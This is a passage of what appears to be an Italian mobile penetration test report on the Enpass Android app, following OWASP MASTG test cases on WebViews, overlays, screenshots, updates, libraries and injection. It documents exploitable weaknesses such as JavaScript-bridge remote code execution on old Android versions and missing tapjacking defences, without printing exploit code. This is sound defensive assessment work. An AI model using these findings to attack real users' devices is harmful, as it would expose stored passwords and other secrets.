Le WebView del browser interno caricano pagine remote con JavaScript abilitato e non impostano esplicitamente alcuna opzione di accesso alle risorse (valori predefiniti di piattaforma); l'analisi non ha però rilevato alcun caricamento di contenuto locale (`file://` o `android_asset`). L'accesso ai file risulta abilitato di default (`targetSdk 24`), ma non è sfruttabile nel contesto in esame: non essendo caricata alcuna pagina da origine `file://`, non esiste un contesto da cui codice JavaScript malevolo possa accedere alle risorse locali; inoltre dalle API 16 in poi le opzioni `*FromFileURLs` sono disattivate di default e la same-origin policy impedisce comunque a una pagina remota di leggere risorse `file://`. Un residuo teorico sussisterebbe solo su API 15, ma resta non sfruttabile in assenza di caricamenti `file://`. La verifica dinamica conferma che il browser carica esclusivamente contenuti remoti, senza `loadUrl` verso file locali con parametri dinamici manipolabili.

```
# opzioni di accesso: NON impostate (default di piattaforma)
setAllowFileAccess      -> default TRUE (API<=29)
```



```
setAllow*FromFileURLs -> default FALSE (API>=16), TRUE su API 15
# nessun loadUrl file:// / android_asset -> niente origine file
```

Conclusione del test. Il test è sostanzialmente soddisfatto, con rischio residuo basso: nessun file locale viene caricato nelle WebView, per cui le impostazioni di accesso ai file lasciate ai valori predefiniti non risultano sfruttabili per leggere risorse locali (grazie alla same-origin policy e ai default delle API 16+). A titolo di hardening, trattandosi di WebView che caricano contenuti remoti non attendibili con JavaScript attivo, si raccomanda comunque di disabilitare esplicitamente `setAllowFileAccess`, `setAllowContentAccess` e le opzioni `*FromFileURLs`.

Testing WebViews Cleanup

Questo caso di test (MSTG-PLATFORM-10) verifica che l'applicazione cancelli correttamente i dati memorizzati dalle WebView (cache, cookie, DOM storage, dati dei form), che potrebbero contenere informazioni sensibili relative ai siti visitati.

Le WebView dell'applicazione risiedono nel browser interno (`BrowserActivity`), usato per la navigazione finalizzata all'autofill: la configurazione abilita JavaScript e il DOM storage, disabilita il salvataggio delle password ed espone una funzione di pulizia attivata manualmente dall'utente ("Clear all web data", con conferma).

```
# impostazioni WebView (browser interno)
setJavaScriptEnabled(true) setDomStorageEnabled(true) // DOM ON
setSavePassword(false)
# pulizia manuale ("Clear all web data"):
clearCache(true) ; clearFormData() ; clearHistory()
CookieManager.removeAllCookie() ; WebViewDatabase.clearFormData
# MANCA: WebStorage.deleteAllData() -> DOM storage NON ripulito
# pulizia NON automatica al lock/logout
```

La funzione di pulizia copre gran parte dei dati delle WebView (cache su disco, cronologia, dati dei form, credenziali del `WebViewDatabase` e cookie), ma presenta due carenze. Anzitutto, pur essendo il DOM storage esplicitamente abilitato, la pulizia non invoca `WebStorage.deleteAllData()`: i dati dell'HTML5 local storage non vengono quindi rimossi. In secondo luogo, la pulizia è esclusivamente manuale, senza alcuna invocazione automatica al blocco dell'app o alla disconnessione: i dati di navigazione (cookie, cache, local storage) persistono nella sandbox finché l'utente non li cancella esplicitamente. La verifica dinamica (apertura di una WebView con dati sensibili, disconnessione e ispezione delle cartelle `app_webview`, `Cookies`, `LocalStorage`, `WebData`) conferma che tali dati permangono fino alla pulizia manuale e che il DOM storage sopravvive anche a essa.

Conclusione del test. Il test è parzialmente soddisfatto: esiste una funzione di pulizia che rimuove cache, cookie, cronologia, dati dei form e credenziali, ma essa è solo manuale e non comprende il DOM storage abilitato. Si raccomanda di invocare automaticamente la pulizia al blocco dell'app o alla disconnessione e di aggiungere `WebStorage.delet`

eAllData() (ed eventualmente la rimozione della directory app_webview) per coprire integralmente i dati delle WebView.

Testing JavaScript Execution in WebViews

Questo caso di test (MSTG-PLATFORM-5) verifica se l'esecuzione di JavaScript sia abilitata nelle WebView e, in tal caso, se ciò sia necessario e conforme alle migliori pratiche (HTTPS, caricamento di HTML/JS solo da fonti fidate, impossibilità per l'utente di scegliere fonti arbitrarie, pulizia della cache alla chiusura).

Il browser interno (BrowserActivity) abilita esplicitamente JavaScript (setJavaScriptEnabled(true)), attivazione funzionalmente necessaria poiché l'app integra un vero browser e si avvale dell'iniezione di JavaScript per l'autofill. Il codice iniettato per l'autofill (script come getLogin.js e fillCreditCardForm.js) proviene dagli asset dell'applicazione, quindi da fonte locale e fidata; tuttavia, trattandosi di un browser, le WebView caricano contenuti remoti arbitrari scelti dall'utente ed eseguono JavaScript da origini non attendibili, costituendo un'ampia superficie di attacco. Vi si aggiungono alcune carenze: la comunicazione non è forzata su HTTPS (il browser carica anche http, con errori di certificato superabili dall'utente e senza pinning, cfr. MASVS-NETWORK), la cache non viene svuotata alla chiusura (cfr. Testing WebViews Cleanup) e, con minSdkVersion 15, sui dispositivi precedenti ad Android 4.4 viene impiegata una versione datata di WebKit affetta da problemi di sicurezza noti.

```
# BrowserActivity (browser interno)
setJavaScriptEnabled(true) // necessario: browser + autofill
loadUrl(userUrl)           // URL utente (non attendibili)
loadUrl("javascript:"+js)  // autofill: JS da asset locali
# HTTPS non forzato; errori SSL -> dialog; no pinning
# clearCache NON al close; WebKit pre-4.4 su API 15-18
```

La verifica dinamica conferma che, data l'abilitazione di JavaScript e il caricamento di contenuti remoti non attendibili, la robustezza dipende essenzialmente dalla qualità del canale TLS: l'assenza di pinning e la possibilità di superare manualmente gli errori di certificato rendono concretamente ipotizzabile un'iniezione via Man-in-the-Middle nei confronti del browser interno.

Conclusione del test. Il test è soddisfatto con riserva: l'esecuzione di JavaScript è giustificata dalla natura dell'applicazione (browser e autofill) e il codice iniettato proviene da asset locali fidati, ma le WebView eseguono contenuti remoti arbitrari senza che siano applicate tutte le contromisure raccomandate. Si raccomanda di forzare l'uso esclusivo di HTTPS, di introdurre il certificate pinning per le destinazioni controllate, di svuotare la cache alla chiusura e di garantire che, sui dispositivi datati, la WebView mostri solo contenuti attendibili.

Testing for Java Objects Exposed Through WebViews

Questo caso di test (MSTG-PLATFORM-7) verifica se l'app esponga oggetti Java al codice JavaScript delle WebView tramite `addJavascriptInterface`: il rischio è che un attaccante, iniettando JavaScript (via XSS o MITM), invochi i metodi esposti; su Android precedente alla 4.2 (API 17) la sola presenza del bridge consente, tramite reflection, l'esecuzione di codice arbitrario.

La `BrowserActivity` (WebView con JavaScript attivo e contenuti remoti) registra un bridge esponendo l'oggetto `JsInterface` con il nome `guessCreditCardObject`, che definisce un unico metodo annotato `@JavascriptInterface` — `setIsCreditCard(boolean)`, in sé benigno. Su API 17+ l'annotazione limita l'esposizione a tale metodo (impatto basso); ma con `minSdkVersion 15`, sui dispositivi con API 15–16 la restrizione non si applica e qualsiasi JavaScript nella WebView può, via reflection, raggiungere `java.lang.Runtime` ed eseguire codice arbitrario con i privilegi dell'app, accedendo alla sandbox del vault. Essendo i contenuti remoti e mancando il pinning e una validazione stringente del certificato (cfr. MASVS-NETWORK), un'iniezione via MITM è concretamente ipotizzabile.

Conclusione del test. Il test non è soddisfatto per l'intervallo di dispositivi datati supportati: l'impiego di `addJavascriptInterface` su una WebView con contenuti remoti non attendibili, combinato con `minSdkVersion 15`, espone i dispositivi con API 15–16 alla vulnerabilità di Remote Code Execution tipica del bridge. Il procedimento dettagliato, con il payload di sfruttamento, è riportato nelle Evidenze (sezione 4.6.5). Si raccomanda di elevare il `minSdkVersion` ad almeno 17 (o di registrare il bridge solo da tale livello), di limitarne l'uso alle sole pagine attendibili, di non caricare contenuti remoti nelle WebView dotate di bridge e di rafforzare il canale TLS.

4.7.10 MASVS-PLATFORM-3

In molte situazioni è necessario mostrare dati sensibili nell'interfaccia utente (ad es. password, dettagli delle carte di credito, codici OTP nelle notifiche). Questo controllo garantisce che tali dati non vengano inavvertitamente esposti a causa di meccanismi di piattaforma quali gli screenshot generati automaticamente, né accidentalmente divulgati ad es. tramite shoulder surfing o condividendo il dispositivo con un'altra persona.

Testing for Overlay Attacks

Questo caso di test (MSTG-PLATFORM-9) verifica la presenza di contromisure contro gli attacchi di overlay e tapjacking, in cui un'app malevola sovrappone una propria finestra all'interfaccia dell'applicazione per intercettarne i tocchi o ingannare l'utente. Le difese tipiche sono il touch filtering (`filterTouchesWhenObscured` / `onFilterTouchEventForSecurity`) e la verifica del flag `FLAG_WINDOW_IS_OBSCURED`.

L'analisi non ha rilevato alcuna contromisura anti-overlay nel codice o nei layout dell'applicazione: le uniche occorrenze di `filterTouchesWhenObscured` si trovano nei layout dell'SDK Box (terza parte), non nelle schermate sensibili di Enpass. Le schermate più

delicate — inserimento di Master Password e PIN, prompt di autofill, finestre di conferma — non applicano dunque alcun filtro dei tocchi in presenza di finestre sovrapposte. Con un `targetSdkVersion` pari a 24, antecedente alle restrizioni sulle finestre di overlay introdotte con Android 8 (API 26), l'applicazione è esposta sui dispositivi datati ad attacchi di tapjacking e di tipo Cloak & Dagger da parte di un'app dotata del permesso di disegno in sovraimpressione. Il flag `FLAG_SECURE` presente protegge dagli screenshot e dalla registrazione dello schermo, non dagli overlay.

```
# protezioni anti-overlay (codice/layout Enpass): ASSENTI
filterTouchesWhenObscured / onFilterTouchEventForSecurity -> no
FLAG_WINDOW_IS_OBSCURED check -> no
# (filterTouchesWhenObscured solo nei layout dell'SDK Box)
# targetSdk 24 (<26): nessun hardening overlay di piattaforma
```

La verifica dinamica, sui dispositivi fino ad Android 7 (API 24), mediante proof-of-concept che generano una finestra di overlay (ad es. “Tapjacking POC” o “Invisible Keyboard”), conferma che in assenza di touch filtering l'overlay si sovrappone correttamente alle schermate sensibili.

Conclusione del test. Il test non è soddisfatto: l'applicazione non implementa alcuna protezione contro gli attacchi di overlay sulle proprie interfacce sensibili e, con `targetSdkVersion` pari a 24, risulta esposta sui dispositivi datati supportati; il flag `FLAG_SECURE` presente riguarda una minaccia diversa (la cattura dello schermo). Si raccomanda di applicare `android:filterTouchesWhenObscured="true"` (o di sovrascrivere `onFilterTouchEventForSecurity`) sulle viste che ricevono input sensibili e sulle conferme di azioni critiche, oltre a elevare il `targetSdkVersion` per beneficiare delle mitigazioni di piattaforma più recenti.

Finding Sensitive Information in Auto-Generated Screenshots

Questo caso di test (MSTG-STORAGE-9) verifica la fuga di informazioni tramite gli screenshot che il sistema operativo cattura automaticamente quando l'app passa in background, mostrati poi nella schermata dei processi recenti (app switcher). La contromisura consiste nell'impostare il flag `FLAG_SECURE` sulla finestra.

L'applicazione imposta `FLAG_SECURE` (valore 8192) all'interno del metodo `onCreate` di `EnpassActivity`, la classe base estesa da 54 activity: la protezione si applica quindi all'intera applicazione, ed è ribadita esplicitamente nella `LoginActivity`. L'impostazione è subordinata a una preferenza, realizzando un comportamento sicuro per impostazione predefinita: in assenza di un'esplicita scelta dell'utente di consentire gli screenshot, il flag è attivo e la disattivazione resta una decisione consapevole.

```
// EnpassActivity.onCreate() (classe base, estesa da 54 activity)
if (!getAppSettings().isScreenshotEnabledPref()) {
    getWindow().setFlags(8192, 8192); // 8192 = FLAG_SECURE
}
# default sicuro; dinamica: adb screencap -> immagine VUOTA
```

La verifica empirica conferma l'efficacia della misura: ogni tentativo di acquisire uno screenshot dell'applicazione tramite `adbshell``screencap` ha prodotto un'immagine vuota, a riprova del fatto che `FLAG_SECURE` è attivo per impostazione predefinita; di conseguenza l'istantanea generata dal sistema al passaggio in background — conservata in cartelle di sistema accessibili solo con privilegi di root — non contiene il contenuto sensibile delle schermate dell'app.

Conclusione del test. Il test è soddisfatto: l'applicazione adotta `FLAG_SECURE` a livello dell'activity di base, proteggendo per impostazione predefinita tutte le schermate dalla cattura negli screenshot auto-generati e nell'app switcher, come confermato dinamicamente.

Checking for Sensitive Data Disclosure Through the User Interface

Questo caso di test (MSTG-STORAGE-7) richiede di esaminare i componenti dell'interfaccia che mostrano o ricevono dati sensibili, verificando che siano mascherati e che non vengano divulgati tramite meccanismi di piattaforma come gli screenshot auto-generati o le notifiche.

Le verifiche, in parte già condotte nei controlli precedenti, restituiscono un esito positivo su tre fronti. Anzitutto i campi che ricevono dati sensibili sono mascherati: il campo della Master Password e quelli delle voci (password, numeri di carta) usano i tipi di input password, che sostituiscono i caratteri con puntini, e il PIN impiega `numberPassword` (cfr. *Determining Whether the Keyboard Cache Is Disabled*); la verifica dinamica con `uiautomator` ha confermato l'attributo `password="true"` sul campo della Master Password, e la rivelazione del testo è possibile solo su azione esplicita dell'utente, tramite l'apposito comando mostra/nascondi. In secondo luogo, le notifiche dell'applicazione espongono unicamente risorse stringa statiche e generiche, prive di PII, credenziali o codici OTP (cfr. il test *Sensitive Data Shared via Notifications*). Infine, l'applicazione imposta il flag `FLAG_SECURE` sulle proprie activity (compresa la schermata di login e l'activity di base), impedendo la cattura di screenshot, la registrazione dello schermo e la comparsa di contenuti sensibili nella miniatura della schermata “Recenti”; ciò è stato riscontrato empiricamente, poiché ogni tentativo di acquisire uno screenshot dell'app produce un'immagine vuota.

Conclusione del test. Il test è soddisfatto: i dati sensibili in input sono mascherati, le notifiche non veicolano informazioni riservate e il flag `FLAG_SECURE` previene la fuga di dati tramite screenshot automatici e schermata dei processi recenti. Il rischio residuo di shoulder surfing è adeguatamente mitigato dal mascheramento predefinito dei campi, con rivelazione subordinata a un'azione esplicita dell'utente.

4.7.11 MASVS-CODE-2

A volte vengono scoperte vulnerabilità critiche nell'app quando è già in produzione. Questo controllo assicura che esista un meccanismo per forzare gli utenti ad aggiornare l'app prima di poter continuare a utilizzarla.

Testing Enforced Updating

Questo caso di test (MSTG-ARCH-9) verifica se l'applicazione supporti l'aggiornamento in-app e se questo sia imposto, in modo che l'utente non possa continuare a utilizzarla senza prima aggiornarla — aspetto rilevante per distribuire tempestivamente le correzioni di vulnerabilità.

L'applicazione non utilizza l'API In-App Updates dei Google Play Core (`AppUpdateManager`); è invece presente un controllo proprietario (`SinewKit.checkUpdate()`) che interroga un endpoint del vendor e mostra un avviso di aggiornamento puramente informativo e non bloccante: il meccanismo “non mostrare più” (`getDontShowTag`) consente di ignorarlo e la preferenza `check_updates` di disabilitare i controlli; nessun meccanismo impedisce l'uso su una versione obsoleta, e l'endpoint interrogato (del vendor, 2018) è in larga parte dismesso. La verifica dinamica conferma che l'avviso è annullabile e l'app resta pienamente utilizzabile.

Conclusione del test. Il test non è soddisfatto: l'applicazione non impone alcun aggiornamento, e l'utente può continuare a utilizzare indefinitamente una versione obsoleta e potenzialmente vulnerabile — circostanza critica per un Password Manager, in quanto lascia prive di correzione le criticità rilevate (come la Remote Code Execution via `addJavaScriptInterface` sui dispositivi datati). Il procedimento dettagliato è riportato nelle Evidenze (sezione 4.6.7). Si raccomanda un meccanismo di aggiornamento imposto (API In-App Updates in modalità IMMEDIATE e/o imposizione lato backend di una versione minima supportata).

4.7.12 MASVS-CODE-3

Per essere veramente sicuri, dovrebbe essere stata eseguita una valutazione whitebox completa su tutti i componenti dell'app. Tuttavia, come di solito accade (ad esempio per i componenti di terze parti), ciò non è sempre fattibile e tipicamente non fa parte di un penetration test. Questo controllo copre i casi più semplici ("low-hanging fruit"), come quelli che possono essere rilevati semplicemente scansionando le librerie alla ricerca di vulnerabilità note.

Checking for Weaknesses in Third Party Libraries

Questo caso di test (MSTG-CODE-5) verifica la presenza di vulnerabilità note nelle dipendenze di terze parti incluse nell'applicazione e la conformità alle licenze d'uso (individuazione tipicamente automatizzata con strumenti come l'OWASP Dependency-Check in fase di build).

L'applicazione incorpora un numero elevato di librerie di terze parti, coerentemente con la sua natura di Password Manager multi-cloud (Google Play Services, Firebase, `OkHttp/Okio`, SDK cloud di Dropbox/Box/OneDrive/Microsoft, `SQLCipher` e numerose librerie di supporto).

```
# librerie di terze parti impacchettate (estratto)
OkHttp + Okio ; Google Play Services / Firebase ; Jackson
```

```

Apache Commons HttpClient (org.apache)  -- DEPRECATA (2011)
Microsoft ADAL (com.microsoft.aad.adal)  -- DEPRECATA (-> MSAL)
SQLCipher 3.x (net.sqlcipher) ; Dropbox/Box/OneDrive ; zxcvbn
# package NON offuscati (no ProGuard/DexGuard)
# licenze: assets/opensource.txt presente

```

Trattandosi di un applicativo del 2018, diverse dipendenze risultano datate e alcune deprecate: l'ApacheCommonsHttpClient (dismissa nel 2011 e sconsigliata su Android), la MicrosoftADAL (deprecata e sostituita da MSAL), versioni datate di OkHttp (problematiche storiche nella verifica del hostname), Jackson (vulnerabilità di deserializzazione) e SQLCipher 3.x (coerente con il ridotto numero di iterazioni del KDF rilevato in MASVS-STORAGE-1). Il pacchetto non è inoltre offuscato (package leggibili in chiaro), il che agevola l'identificazione delle versioni delle librerie e l'analisi della superficie di attacco. Una valutazione puntuale delle CVE richiederebbe l'esecuzione dell'OWASP Dependency-Check sul manifest di compilazione, non disponibile per un APK già compilato. Sul piano delle licenze, invece, l'app include il file `assets/opensource.txt` con le attribuzioni open source dei componenti, soddisfacendo il requisito.

Conclusione del test. Il test è parzialmente soddisfatto: la conformità alle licenze è adeguata grazie alle attribuzioni open source incluse, ma permane una criticità di tipo supply chain (OWASP Mobile M2), poiché l'applicazione distribuisce un consistente insieme di librerie datate, alcune deprecate, in assenza di offuscamento. Si raccomanda di integrare l'OWASP Dependency-Check nella pipeline di build, di aggiornare o sostituire le dipendenze deprecate (ad esempio ApacheHttpClient con OkHttp/URLConnection e ADAL con MSAL) e di applicare l'offuscamento del codice.

4.7.13 MASVS-CODE-4

Le app hanno molti punti di ingresso dei dati, inclusi l'interfaccia utente (UI), l'IPC, la rete, il file system, ecc. Questi dati in entrata potrebbero essere stati inavvertitamente modificati da attori non attendibili e possono portare ad aggirare controlli di sicurezza critici, nonché ai classici attacchi di injection come SQL injection, XSS o deserializzazione insicura. Questo controllo assicura che questi dati vengano trattati come input non attendibile e vengano adeguatamente verificati e sanificati prima del loro utilizzo.

Make Sure That Free Security Features Are Activated

Questo caso di test (MSTG-CODE-9) verifica che le librerie native dell'applicazione siano compilate con le protezioni di sicurezza “gratuite” offerte dal compilatore, in particolare il Position Independent Code (PIC/PIE) e la protezione contro lo stack smashing (stack canary).

L'ispezione dei binari ELF delle tre librerie native (`libnative-lib.so`, `libsqlcipher.so` e `libc++_shared.so`, fornite per `armeabi`, `armeabi-v7a` e `x86`, senza l'architettura MIPS) conferma che tutte sono shared object di tipo `ET_DYN` — quindi

intrinsecamente position independent — e includono il simbolo `__stack_chk_fail`, indice dell'attivazione dello stack canary.

```
# librerie native (ABI: armeabi, armeabi-v7a, x86; nessuna MIPS)
libnative-lib.so : ET_DYN (PIC) = true   stack canary = true
libsqlcipher.so  : ET_DYN (PIC) = true   stack canary = true
libc++_shared.so : ET_DYN (PIC) = true   stack canary = true
```

Conclusione del test. Il test è soddisfatto: tutte le librerie native presenti nel pacchetto risultano compilate con il Position Independent Code e con la protezione stack canary attive, conformemente alle migliori pratiche di hardening del codice nativo.

Testing for Injection Flaws

Questo caso di test (MSTG-PLATFORM-2) verifica la presenza di injection flaws riconducibili a funzionalità esposte dall'applicazione (content provider, meccanismi di IPC, deep link); il caso emblematico è la SQL injection in un content provider esportato che concateni direttamente l'input dell'utente nelle query.

Come accertato nel test Determining Whether Sensitive Stored Data Has Been Exposed via IPC Mechanisms, l'applicazione non definisce alcun content provider proprio ed esportato: manca quindi la superficie di attacco tipica della SQL injection via IPC, non essendo raggiungibile da applicazioni terze alcun metodo query/update/delete. L'unico deep link proprietario (`enpass://share`) è sottoposto a parsing dedicato ed elaborato solo a vault sbloccato e previa conferma dell'utente (cfr. Testing Deep Links). Sul piano della qualità del codice si rileva che alcune query interne al vault (classe `Keychain4`) sono costruite per concatenazione di stringhe; tuttavia i valori interpolati sono identificativi (UUID) generati internamente dall'applicazione e non input provenienti dall'esterno, per cui non costituiscono un vettore di injection sfruttabile. La verifica dinamica conferma l'assenza di punti di iniezione raggiungibili dall'esterno: l'interrogazione dei provider tramite `adbcontentquery` non restituisce dati, essendo entrambi non esportati.

Conclusione del test. Il test è soddisfatto: non sono presenti superfici di injection raggiungibili da componenti esterni, non essendovi content provider esportati e risultando l'input dei deep link sottoposto a validazione e a conferma dell'utente. Si raccomanda, come misura di hardening, l'impiego sistematico di query parametrizzate per le operazioni sul database interno e l'applicazione di una validazione rigorosa su tutti gli input provenienti da meccanismi di IPC.

Testing Local Storage for Input Validation

Questo caso di test (MSTG-PLATFORM-2) parte dal presupposto che qualsiasi dato salvato in uno storage potenzialmente sovrascrivibile — quello pubblicamente accessibile, ma anche quello privato su un dispositivo rooted — debba essere validato al momento della rilettura. Le aree di attenzione comprendono l'interpretazione dei valori `String/String Set` nelle `SharedPreferences`, la persistenza di oggetti tramite serializzazione e l'eventuale presenza di un provider crittografico vulnerabile.

Il dato sensibile principale, il vault, è archiviato tramite SQLCipher, che applica una cifratura autenticata con un HMAC calcolato per ogni pagina del database: qualsiasi manomissione del file viene rilevata crittograficamente al momento della rilettura, soddisfacendo il requisito di validazione. Le SharedPreferences che custodiscono materiale sensibile (`EncryptedLocalData`, `EncryptedPinData`) sono cifrate con una chiave dell'Android KeyStore in AES/CBC, priva di HMAC esplicito; tuttavia il loro contenuto è consumato come Master Password o come hash del PIN, e un'eventuale alterazione del testo cifrato comporterebbe il fallimento della decifratura (errore di padding) e quindi uno sblocco non riuscito, senza alcun dirottamento del flusso di controllo. L'applicazione non deserializza inoltre oggetti Java a partire dal proprio storage: le voci del vault sono decifrate e interpretate mediante un parsing binario dedicato, non tramite `ObjectInputStream`, e le uniche classi `Serializable` riscontrate sono oggetti di sessione del protocollo SRP in memoria; non sono infine presenti Bouncy Castle o SpongyCastle, per cui la relativa raccomandazione del MASTG non è applicabile.

Conclusione del test. Il test è sostanzialmente soddisfatto: lo storage che contiene i dati sensibili è protetto da cifratura autenticata (SQLCipher), che ne garantisce il rilevamento di eventuali manomissioni alla rilettura; non vi è deserializzazione insicura di oggetti né l'impiego di un provider crittografico vulnerabile. A titolo di hardening, si raccomanda di estendere la protezione di integrità (mediante authenticated encryption, ad esempio AES-GCM, o un HMAC) anche alle SharedPreferences cifrate e di validare esplicitamente i valori `String/StringSet` riletti, in particolare nello scenario di un dispositivo compromesso.

Memory Corruption Bugs

Questo caso di test (MSTG-CODE-8) verifica la presenza di bug di corruzione della memoria, sia nel codice nativo (buffer overflow, use-after-free) sia nel codice gestito Java/Kotlin (vulnerabilità di deserializzazione e memory leak).

L'applicazione include codice nativo (`libnative-lib.so` via JNI, `libsqlcipher.so` e `libc++_shared.so`), il cui sorgente non è disponibile trattandosi di binari già compilati; come accertato nel test Free Security Features, tali librerie sono protette da stack canary e compilate come Position Independent Code, mitigazioni che riducono la sfruttabilità di eventuali corruzioni sullo stack. Sul versante gestito non è stata individuata alcuna deserializzazione di oggetti non attendibili: le voci del vault sono interpretate con un parsing binario dedicato e le classi `Serializable` presenti sono oggetti di sessione SRP mantenuti in memoria. Si riscontrano alcuni pattern associati a memory leak — riferimenti statici a `Context` negli helper del KeyStore (`PinKeyStoreHelper`, `FingerprintKeyStoreHelper`) e uso di `AsyncTask` per il controllo degli aggiornamenti — che costituiscono questioni di qualità del codice più che vulnerabilità di corruzione, coerenti peraltro con la permanenza in memoria della Master Password documentata in Testing Memory for Sensitive Data. La verifica dinamica prevista (analisi del codice nativo con Valgrind, rilevazione dei leak con LeakCanary o il Memory Profiler) non ha evidenziato, nell'ambiente di test, alcuna condizione di corruzione della memoria sfruttabile, mentre il dump con `amdumpheap` ha confermato la prolungata permanenza dei segreti.

Conclusione del test. Il test è sostanzialmente soddisfatto: non è stato individuato alcun bug di corruzione della memoria sfruttabile, le librerie native sono dotate delle protezioni di compilazione e non è presente deserializzazione insicura. Permangono questioni minori di qualità del codice (riferimenti statici a `Context`, uso di `AsyncTask`) e la già nota persistenza dei segreti in memoria. Una valutazione definitiva del codice nativo richiederebbe un'analisi dinamica della memoria (fuzzing, Valgrind), non praticabile sulla sola libreria compilata.

Testing Object Persistence

Questo caso di test (MSTG-PLATFORM-8) richiede di individuare tutti i meccanismi di serializzazione e persistenza degli oggetti (serializzazione Java, formati JSON, librerie ORM, `Parcelable`) e di verificare che, qualora trasportino dati sensibili, questi siano adeguatamente protetti contro l'intercettazione e la modifica non autorizzata.

La serializzazione Java (`Serializable`) è limitata agli oggetti di sessione del protocollo SRP, mantenuti in memoria e non persistiti. La rappresentazione dei dati avviene prevalentemente in formato JSON tramite la libreria `org.json`: le voci del vault sono strutturate internamente come oggetti JSON, ma tale rappresentazione è sempre cifrata prima di essere persistita o trasmessa — il vault tramite `SQLCipher`, e la condivisione delle voci tramite la classe `Crypto`, che cifra il JSON prodotto da `writeForShare()` prima di inserirlo nell'URL di condivisione. Non è impiegata alcuna libreria ORM, né serializzazione di dati sensibili tramite `Parcelable` verso componenti esterni: i dati trasportati via `Intent/Bundle` si limitano a identificatori non sensibili (caller, nome del package, dominio per l'autofill), ricevuti da componenti IPC non esportati o protetti da permessi signature. L'unico residuo è la presenza, in chiaro e in formato JSON, delle voci decifrate nella memoria di processo durante il loro utilizzo (cfr. Testing Memory for Sensitive Data).

Conclusione del test. Il test è soddisfatto: i dati sensibili, quando serializzati in formato JSON, sono sempre cifrati prima della persistenza o della trasmissione (`SQLCipher` con HMAC per il vault, payload cifrato per la condivisione); non sono impiegate librerie ORM che memorizzino rappresentazioni in chiaro, la serializzazione Java è circoscritta a oggetti di sessione in memoria e nessun dato sensibile viene veicolato tramite `Parcelable` verso applicazioni terze. Come unica raccomandazione residua, oltre alla minimizzazione della permanenza dei segreti in memoria, si suggerisce di adottare una modalità autenticata anche per la cifratura del payload di condivisione (cfr. MASVS-CRYPTO).

Testing Implicit Intents

Questo caso di test (MSTG-PLATFORM-2) verifica se gli intent impliciti utilizzati dall'applicazione siano vulnerabili ad attacchi di iniezione o alla fuga di dati sensibili. Il vettore più insidioso riguarda gli intent impliciti che attendono un risultato (es. `GET_CONTENT`, `ACTION_PICK`): se l'URI restituito da un'app potenzialmente malevola non viene validato, un attaccante può indurre la lettura di file arbitrari dalla memoria interna della vittima o l'esecuzione di codice tramite `URI content://`.

L'ispezione del codice mostra che gli intent impliciti impiegati dall'applicazione sono esclusivamente in uscita e avviati dall'utente: `ACTION_VIEW` per aprire un allegato in un'applicazione esterna e `ACTION_SEND` per la condivisione di allegati, immagini o singoli campi, sempre mediati da `createChooser`. L'app non ricorre invece alle azioni di acquisizione in ingresso (`GET_CONTENT`, `ACTION_PICK`, `IMAGE_CAPTURE`): non riceve quindi alcun URI da applicazioni terze e non è esposta all'attacco descritto. La selezione dei file e degli allegati è realizzata con un selettore interno (la classe `FileChooserActivity` del package `dirchooser`) anziché con il content picker di sistema, e la scansione dei codici QR avviene per accesso diretto alla fotocamera; gli allegati condivisi sono inoltre esposti tramite il `FileProvider` non esportato con concessioni temporanee di URI. La verifica dinamica (hook con Frida di `startActivityResult/onActivityResult`) conferma l'assenza di percorsi in cui l'applicazione legga e copi un URI restituito da un intent implicito.

Conclusione del test. Il test è soddisfatto: l'applicazione non gestisce risultati di intent impliciti contenenti URI provenienti da applicazioni terze, eliminando alla radice i vettori di lettura arbitraria di file e di esecuzione di codice. Gli intent impliciti effettivamente utilizzati sono operazioni in uscita avviate dall'utente, e la selezione dei file è demandata a un selettore interno, scelta che riduce ulteriormente la superficie di attacco.

Testing for URL Loading in WebViews

Questo caso di test (MSTG-PLATFORM-2) analizza la gestione della navigazione tra le pagine nelle WebView, specie quando l'utente potrebbe allontanarsi da un ambiente fidato. Il comportamento predefinito e più sicuro è delegare l'apertura dei collegamenti al browser di sistema; tale logica può però essere modificata con un `WebViewClient`, i cui callback `shouldOverrideUrlLoading` e `shouldInterceptRequest` consentono all'app di gestire direttamente le richieste di navigazione.

La `BrowserActivity` configura un `WebViewClient` che sovrascrive `shouldOverrideUrlLoading`: i collegamenti `mailto://` vengono delegati a un'applicazione esterna, mentre ogni altro URL è caricato nella WebView interna, senza alcuna allow-list né confinamento a domini fidati; `shouldInterceptRequest` non è invece sovrascritto. È il comportamento atteso per un browser integrato, ma è l'opzione meno conservativa rispetto alla delega al browser di sistema.

```
// BrowserActivity.shouldOverrideUrlLoading(view, url)
if (url.startsWith("mailto://")) startActivity(VIEW);
else webView.loadUrl(url); // ogni altro URL caricato in-app
# nessuna allow-list / confinamento di dominio
# shouldInterceptRequest: non sovrascritto
# Manifest: Safe Browsing NON disabilitato -> attiva
```

Un aspetto positivo è che l'applicazione non disabilita la Safe Browsing (nel `AndroidManifest.xml` il flag `EnableSafeBrowsing` non è impostato a `false`), che resta quindi attiva di default e protegge dai siti notoriamente malevoli. Va però evidenziato che il caricamento indiscriminato di URL non attendibili, unito all'abilitazione di JavaScript e

al bridge JavaScript analizzato in Testing for Java Objects Exposed Through WebViews, amplia la superficie di attacco: l'oggetto Java esposto è infatti raggiungibile dal codice JavaScript di qualunque pagina caricata. La verifica dinamica (hook con Frida dei callback e di `Uri.getHost/getScheme`) conferma che tutti gli URL sono caricati in-app senza filtraggio basato sul dominio.

Conclusione del test. Il test è soddisfatto con riserva: la Safe Browsing è attiva, ma la WebView del browser interno carica URL arbitrari senza alcuna restrizione, esponendo a contenuti non attendibili una WebView con JavaScript abilitato e dotata di un bridge verso il codice nativo (cfr. sezione 4.6.5). Si raccomanda di confinare per quanto possibile la navigazione ai domini previsti e di garantire che il bridge JavaScript non sia accessibile dalle pagine non attendibili (ad esempio verificando `WebView.getUrl` nei metodi esposti), mantenendo attiva la Safe Browsing.

4.7.14 MASVS-RESILIENCE-1

L'esecuzione su una piattaforma che è stata manomessa può essere molto pericolosa per le app, poiché ciò potrebbe disabilitare determinate funzionalità di sicurezza, mettendo a rischio i dati dell'app. Fidarsi della piattaforma è essenziale per molti dei controlli MASVS che si basano sulla sicurezza della piattaforma stessa (ad es. archiviazione sicura, biometria, sandboxing, ecc.). Questo controllo cerca di convalidare che il sistema operativo non sia stato compromesso e che le sue funzionalità di sicurezza possano quindi essere ritenute attendibili.

Testing Root Detection

